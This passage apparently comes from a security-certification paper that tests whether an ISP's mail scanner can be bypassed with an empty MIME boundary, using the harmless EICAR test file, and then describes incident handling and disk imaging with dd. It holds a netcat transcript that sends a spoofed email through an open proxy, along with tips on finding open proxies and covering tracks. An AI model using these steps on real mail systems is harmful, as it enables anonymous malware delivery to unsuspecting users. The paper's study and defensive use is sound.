


Figure 19: "Newmessage.msg" Output As Interpreted By My MUA

4.4 Network diagram

Figure 20 presents a network diagram of the test lab for "Bypassing the first layer of defense provided by an ISP using an empty MIME Boundary". The victim's system is connected to a Linksys router that is connected to a cable modem. The connection between the linksys router and the cable modem is tapped with Sniffer Professional installed on a Windows 2000 workstation.




Figure 20: Network Diagram

Sensitive business work is occasionally being performed on my home network. Consequently the purpose of this assignment is to test my ISP MCC against the empty MIME boundary vulnerability sending the Eicar pattern from the Testvirus.org Web site. In order to do so no antivirus software is originally installed on the victim's workstation. The victim's platform is configured as follow:

- P4 2.0 GHz desktop running Microsoft Windows XP Professional version 5.1.2600 SP-0.0, including Outlook Express 6.0 (MUA)
- 256 MB RAM
- 20 GB hard drive
- Winzip version 6.3 SR-1 (926) 32 bit
- MS World 2000 9.0.7616 SP-3

Workstations 1 and 2 are identical to the victim's system with the exception that they also have Norton Internet security (Antivirus, Personal firewall, Privacy control, Antispam)³⁴. In addition, the following programs were used by workstation 2 to show the steps an attacker could take to spoof an e-mail address and use an empty MIME boundary to hide the malicious code.

- Superscan 3.0
- Netcat 0.7.1
- Mpack 1.5 for dos
- Sam Spade 1.14

³⁴ Symantec (home and home office)

4.5 Keeping Access

The Eicar pattern is a test virus that is used as part of a reconnaissance tool. The Eicar pattern does not provide any mean to keep its own access. However, the malicious code that could have been included in the virus.doc file that mpack attached to the newmessage.msg (Figure 16) could have been written to keep its own access on the victim's platform. The code could have also included a procedure to spread to other platforms when executed. For example, a worm like W32.Netsky.C³⁵ could have been attached to the e-mail. "W3. Netsky is a mass-mailing worm that uses its own SMTP engine to send itself to the e-mail addresses it finds when scanning hard drives and mapped drives. This worm also searches drives C to Y for folder names containing "Share" and then copies itself to those folders³⁶. In other words, Netsky uses the local DNS server to perform an MX lookup for a potential victim domain. If it does not work, it tries to perform a MX lookup from its own list of hard-coded servers IP address. In addition, Netsky keeps access and can also get to other system by masquerading in the share folders as the following files³⁷:

- *Microsoft WinXP Crack.exe*
- *Teen Porn 16.jpg.pif*
- *Adobe Premiere 9.exe*
- *Adobe Photoshop 9 full.exe*
- *Best Matrix Screensaver.scr*
- *Porno Screensaver.scr*
- *Dark Angels.pif*
- *XXX hardcore pic.jpg.exe*
- *Microsoft Office 2003 Crack.exe*
- *Serials.txt.exe*
- *Screensaver.scr*
- *Full album.mp3.pif*
- *Ahead Nero 7.exe*

³⁵ Symantec (W32.Netsky.C)

³⁶ Symantec (W32.Netsky.C)

³⁷ Symantec (W32.Netsky.C)

- *Virii Sourcecode.scr*
- *E-Book Archive.rtf.exe*
- *Doom 3 Beta.exe*
- *How to hack.doc.exe*
- *Learn Programming.doc.exe*
- *WinXP eBook.doc.exe*
- *Win Longhorn Beta.exe*
- *Dictionary English - France.doc.exe*
- *RFC Basics Full Edition.doc.exe*
- *1000 Sex and more.rtf.exe*
- *3D Studio Max 3dsmax.exe*
- *Keygen 4 all appz.exe*
- *Windows Sourcecode.doc.exe*
- *Norton Antivirus 2004.exe*
- *Gimp 1.5 Full with Key.exe*
- *Partitionsmagic 9.0.exe*
- *Star Office 8.exe*
- *Magix Video Deluxe 4.exe*
- *Clone DVD 5.exe*
- *MS Service Pack 5.exe*
- *ACDSee 9.exe*
- *Visual Studio Net Crack.exe*
- *Cracks & Warez Archive.exe*
- *WinAmp 12 full.exe*
- *DivX 7.0 final.exe*
- *Opera.exe*
- *IE58.1 full setup.exe*

- *Smashing the stack.rtf.exe*
- *Ulead Keygen.exe*
- *Lightwave SE Update.exe*
- *The Sims 3 crack.exe*

Someone could think that these files are legitimate and execute them on his own system after downloading them.

The code could also create a dll file, which could act as a proxy service and open a registered port to be used as a backdoor by the attacker.

4.6 Covering tracks

Covering tracks is the action of preventing anyone from finding the attacker. The malicious code could be hidden in a legitimate executable program attached to an e-mail message, or in a shared document on a workstation on my home network. It could further be a macro-virus activated by opening a document file or spreadsheet. When executed, the malicious code could delete some traceable file after execution. For example, the attachment to newmessage.msg, virus.doc, could look like a legitimate form from servicesupport@myisp.ca but include a macro-virus that would be activated by opening the document. The traceable files could hide in system folders under names that would appear legitimate.

In the case where an investigation leads to the epicenter of the attack; the malicious e-mail, the attacker would benefit from sending the malicious e-mail without letting compromising trace in log files. One can send an e-mail anonymously using an open proxy server. Well-configured proxy servers restrict access based on approved source IP addresses. However, it is possible to find open proxy servers on the Internet that do not restrict access. Most likely if the proxy server is left open, the server also does not keep log files that record connecting IP addresses. Using Google it is easy to find an open proxy server. One can type, "open proxy list", and get a list of Web pages where open proxies are listed. Trying every proxy address, usually after a few trials, a proxy server that allow connecting to port 25 using HTTP CONNECT can be found. It is illegal to use a computer without authorization, including proxies. Consequently a miss-configured proxy was set up to use as an example for this paper. As per Figure 20, using netcat with the IP "pr.o.x.y" through port 80 allowed me to connect to my ISP's MTA (CONNECT 24.201.x.y: 25 HTTP/1.0). Figure 21 shows how to send a message with an empty MIME boundary using netcat through the open proxy. Note that this time the "newmessage.msg" file was not used. The commands were entered line by line as per Table 1.

```
C:\WINDOWS\System32\cmd.exe
C:\Documents and Settings\so\My Documents\netcat>nc pr.o.x.y 80
CONNECT 24.201.:x.y : 25 HTTP/1.0
HTTP/1.0 200 Connection established
Proxy-agent: CacheFlow-Proxy/1.0
220 relais.myisp .ca -- Server ESMTP (iPlanet Messaging Server 5.2 HotFix 1.2
1 (built Sep 8 2003))
helo cisco.com
250 relais.myisp .ca OK,
mail from: test@cisco.com
250 2.5.0 Address Ok.
rcpt to: myname @myisp .ca
250 2.1.5 myname @myisp .ca OK.
data
354 Enter mail, end with a single ".".
Message-Id: <3310312004>
Mime-version: 1.0
Content-Type: multipart/mixed; boundary=
before boundary line
--
This is a test with proxy
--
Content-Type: application/octet-stream; name="virus.doc"
Content-Transfer-Encoding: base64
Content-Disposition: inline; filename="virus.doc"
Content-MD5: 1pDdGsRc2W11vXmxobkF8g==
hdfhgdhgdjhgdhg
----
after boundary line
250 2.5.0 Ok.
quit
221 2.3.0 Bye received. Goodbye.
C:\Documents and Settings\so\My Documents\netcat>
```

Figure 21: Sending An E-mail Through An Open Proxy

Figure 22 provides a screen shot of the received e-mail. Once again, using an empty MIME boundary, the data typed before the first boundary delimiter line and after the closing boundary line is viewable. Consequently, the attacker should be careful, using this vulnerability, not to write anything compromising in these body parts.




Figure 22: Output Message Using An Open Proxy

5 The Incident Handling Process

My ISP does not only offer service to home users but also to businesses. No matter the clientele, the chances are that some days, clients will have to deal with an incident. Occasionally, sensitive work is being done on my home network. Consequently, it is important for me to be prepared; in order to make sure that if an incident occurs, everything would be handle correctly. The incident handling process allows getting ready to be able to efficiently deal with adverse security related events while remaining calm. The Incident Handling Process is broken down into six steps, they are³⁸:

1. Preparation;
2. Identification;
3. Containment;
4. Eradication
5. Recovery; and
6. Lessons Learned.

This paper analyses an attack performed through an e-mail attachment. Before delivering mail, most ISPs try to clean e-mails with a Mail Content Checker (MCC). In fact, these days, the key to an optimal security posture is defense in depth. This sounds good but it also means that if the ISP MCC can be bypassed it should be consider as an adverse security event. It gets an attacker one step closer to a successful attack because the first layer of defense is easy to

³⁸ SANS Institute and Skoudis E. (Volume 4.1)

bypass. Since the chances of a successful attack towards my ISP's clients are increased, the remainder of this paper describes the incident-handling steps, to establish how people working at home can be better prepared to respond to an incident.

5.1 Preparation

The purpose of the preparation step is to make sure that the skills and the resources are ready to handle an incident³⁹. Many home infrastructures are similar to the network illustrated in Figure 20, except Antivirus are installed on all workstations.

The Antivirus scans all workstations on the network weekly. The router firewall usually only allows traffic on specific TCP port (port 80 for HTTP, port 25 for SMTP and port 110 for pop3). However, it was left wide open for a short period of time to go through the stages of the attack (section 3). The Norton personal firewall on the workstations uses the default settings for "home (Active)". As per Figure 23 this blocks Windows file sharing.




Figure 23: Norton Internet Security Personal Firewall Rules

Sensitive files (ex: income taxes forms, work related documents, etc) are not stored on the workstations; they are stored on a CD, a floppy disk or a memory

³⁹ SANS Institute and Skoudis E. (Volume 4.1p. 35)

stick. Other than that, my ISP is hosting my Web site. This should allow mitigating incidents. The physical access to my house is obviously restricted and a burglar fire alarm system is in place.

Everybody in the house has been informed not to open any e-mail that looks suspicious. Also, if one workstation on the network starts to have a suspicious behavior (slow, pop up or other unusual behavior) every workstation on the network is manually scanned with Norton Internet Security. If, there are any suspicions that the workstation might have been a victim of a zero day attack (unrecognizable signature), or if the suspicious behavior keeps coming back after being eradicated with Norton Internet Security, the workstation is unplugged. There is no need to check Windows file shares on the workstations since as per Figure 23 the personal firewall blocks Windows file sharing.

Next, the ISP is called. Based on the conversation with the ISP, law enforcement might be notified and the compromised system might be backed up on an external USB hard drive to allow for forensic investigation. The external USB hard drive is then locked in a file cabinet. All adult users of the network know how to perform the steps mentioned above. As for the children they know they need to report anything suspicious to an adult.

A jump bag has been prepared to make sure that everything that is required to go through the incident handling process is available. The following items are in the bag: Call list (ISP and law enforcement phone number), external USB hard drive, Knoppix⁴⁰ 3.7 (bootable version of Linux), including dd and gzip, Microsoft Windows NT bootable CD with the latest version of McAfee Antivirus (from work: new bootable CDs are regularly provided with updated Antivirus signatures) note book for taking detailed notes and extra pens.

5.2 Identification

Shortly after identifying Testvirus.org's Test#23 on the victim's system MUA (Figure 20), it was suspected that my ISP MCC was vulnerable to the empty MIME boundary vulnerability. Most other test e-mail received from Testvirus.org were processed by my ISP MCC (see Figure 5). Test#23 e-mail looked as shown in Figure 3. There was no message from my ISP notifying that the Eicar Test String infected the attachment in Test#23's e-mail.

Knowing that the Eicar pattern is not malicious the attachment was unzipped as per Figure 14 and executed as per Figure 15. The latter step confirmed that my ISP MCC did not affect the code and that the Eicar test string could be run.

Usually incidents are detected by things people just happen to notice or by

⁴⁰ Turcic A.

sensors. In this case, it was expected that an e-mail, originating from Testvirus.org, be delivered to the victim's machine MUA; however, one might not have noticed an e-mail, crafted by an attacker with mpack and sent with netcat (Figure 17 to 19). Consequently there was a need to make sure that a sensor, such as Norton Internet Security, loaded on the potential target machine, would detect the Eicar pattern. Norton Antivirus automatically scanned the workstation and detected the Eicar pattern within Test#23 (see Figure 24) after being installed on the victim's machine.




Figure 24: Norton AntiVirus Scan

It has proven to be a good countermeasure to detect this exploit. The Norton Antivirus Log Viewer also identified the e-mail attachment Eicar.zip⁴¹ as a threat (see Figure 25).

⁴¹ Symantec. (Eicar Test String)




Figure 25: Norton Log Viewer

The timeline through the various steps is as follow:

- 4:50 9 November 2004 sent the e-mail from the Testvirus.org web site
- 4:55 received the Testvirus.org Test#23 e-mail
- 5:00 run Test#23 to make sure it was not modified by the MCC
- 5:10 load Norton Internet Security
- 5:11 Norton AntiVirus identify the test string.

Using the Testvirus.org Web site, the attacker was using a reconnaissance tool with a non-malicious test pattern. Consequently, there was no requirement to maintain chain of custody during the identification phase. However, in a case where law enforcement should be involved, maintaining a provable chain of custody would be important: every pieces of evidence should be recorded in a notebook and law enforcement should sign for the pieces of evidence.

The Eicar test file does not include malicious code. Consequently the effect of exploiting the vulnerability was insignificant. However, the empty MIME boundary vulnerability can easily be exploited remotely, and there are a number of public exploits available that could easily be sent anonymously to my ISP's clients. Consequently one needs to be ready to contain an incident. This is covered in the next section.

5.3 Containment

The purpose of the containment phase is to prevent the problem from getting worse⁴². The Eicar pattern test file was used as a reconnaissance tool. As per Figures 24 and 25, Norton Antivirus automatically deleted the Eicar.com file. Consequently there was no requirement to unplug the victim's workstation to control the system. However, as explained in the previous section, it would be relatively easy for an attacker using malicious code to take advantage of the MIME boundary vulnerability. In that case, disconnecting the power source would prevent further spread of the malicious code and would ensure that an attacker could not connect to a backdoor on an open port. Subsequently, the victim's system could be backup using an external USB hard drive as follow:

1. Plug in the USB cable on the slot on the victim's workstation.
2. Disconnect the network cable.
3. Connect the power source back.
4. Boot the victim's workstation with 3.7, from the jump bag CD. Knoppix might automatically mount the external hard drive. However, it might be mounted as read only.
5. If the external hard drive is mounted as read only, use a terminal window to unmount the device (`umount /mnt/sda1`) and then mount it again (`mount /mnt/sda1`). These days, Unix SCSI hard drive are often named `/dev/sda`. System that have multiple devices have `/dev/sda1`, `/dev/sda2`, and so one. On the victim's workstation the external USB device was defined has `/dev/sda1` and the mount point was `/mnt/sda1`.
6. Employ the `dd` command in a terminal window to copy raw data to the external hard drive.

```
knoppix@tty0 [knoppix]$ sudo su -
root@tty0[~]# cd /mnt
root@tty0[mnt]# mount /mnt/sda1
mount: /dev/sda1 already mounted or /mnt/sda1 busy
mount: according to mtab, /dev/sda1 is already mounted on /mnt/sda1
root@tty0[mnt]# dd if=/dev/hda1 bs=1M | gzip -c1 >
/mnt/sda1/backup.dd.gz
-su: /mnt/sda1/backup.dd.gz: Read-only file system
1+0 records in
0+0 records out
0 bytes transferred in 0.014451 seconds (0 bytes/sec)
root@tty0[mnt]# umount /mnt/sda1
root@tty0[mnt]# mount /mnt/sda1
root@tty0[mnt]# dd if=/dev/hda1 bs=1M | gzip -c1 >
/mnt/sda1/backup.dd.gz
4545+0 records in
4544+0 records out
4764729344 bytes transferred in 3013.738902 seconds (1581003
bytes/sec)
File size limit exceeded
```

⁴² SANS Institute and Skoudis E. (Volume 4.1p. 85)

```

root@tty0[mnt]# ls /mnt/sda1
02-09-04.pqi          NosDSB1.GHO          bootlog.txt
linuxbackup
Drivers              NovaStor             command.com
msdos.sys
FC3-i386-disc3.iso   Recycled             d530_dsb.gho   software
FC3-i386-disc4.iso   System Volume Information  drvspace.bin
sp26992.exe
HardTape Drivers     backup.dd.gz         io.sys
root@tty0[mnt]#

```

Figure 26: Terminal Output File

Explanation of Figure 26:

- The text in bold was typed in.
- In Knoppix the “sudo su –” command allows to gain root access. No password is required.
- The dd command can be used to dump a file system image from the first partition of the hard drive, where the windows files are located (input file = if = /dev/hda1), to the external USB hard drive (output file = of = /mnt/sda1).
- The dd command does not only grab the data blocks that make up the files currently in the file system: it also grabs the free data blocks that have not been allocated to files. Consequently, the output file is as large as the total size of the partition that is being dumped. The dd command allows making an image of hda1 piping it through the gzip compression program to save on space.
- The compressed image is placed in a file on the sda1 hard drive (backup.dd.gz).
- The -c1 switch is used to output the result to standard output.
- The “bs=1M” option allows to use a block size of 1 M to read from input and send it to output.

Clearly, as highlighted in Figure 26 using dd, does not allow creating a complete image of hda1, because of file size limitations. One way to get around this is to use the split command as follow⁴³:

```

root@tty0[mnt]# dd if=/dev/hda1 | gzip -c1 | split -b 2000m -
/mnt/sda1/backup.dd.gz

```

The dd command allows piping the compressed image through the split command, which divides one large file into multiple smaller ones. This gets around the filesystem maximum filesize limit as shown in Figure 27:

- The “-b 2000m” switch is used to tell “split” the size of the individual files. “m” means megabytes. The file size can also be represented in kilobytes using “k” instead of “m”.

⁴³ Crazyeddie.

- The “-” switch tells “split” to read from standard input. If not, “split” would interpret the /mnt/sda1/backup.dd.gz as the file to be split.
- Split creates the number of files required named backup.dd.gzaa, backup.img.gzab, etc. as per Figure 27.




Figure 27: Output Files As Seen In Windows Using The Split Command

In this case dd is used simply to make copies of raw file system data, so that a forensic analysis tool, such as the file system utility that comes with the Coroner’s Toolkit,⁴⁴ can be used to analyse the system data.

dd is a good tool to use because it can pick up data that other backup methods may miss. For example, since it deals directly with raw system data, it can grasp the remnants of deleted files.

To restore the multi-file backup, the “cat” command can be used as follow:

```
root@tty0 [mnt]# cat /mnt/sda1/backup.img.gz.* | gzip -dc | dd
of=/dev/hda1
```

The “cat” command allows piping the image files through the “gzip” program for decompression. Cat recombines the image files to standard output using “-dc”. The files can be written to the first partition of the hard drive (/dev/hda1) using dd⁴⁵.

⁴⁴ TCT

5.4 Eradication

The purpose of the eradication phase is to completely and safely remove malicious code⁴⁶. Systems with automatic update of signature file are protected against non zero-day threats (it takes antivirus companies one day or longer on average to create and distribute new pattern files). The Eicar.com test file is well known to the industry. Consequently, as shown in Figures 24 and 25, the Norton Antivirus automatically deleted the Eicar.com test file.

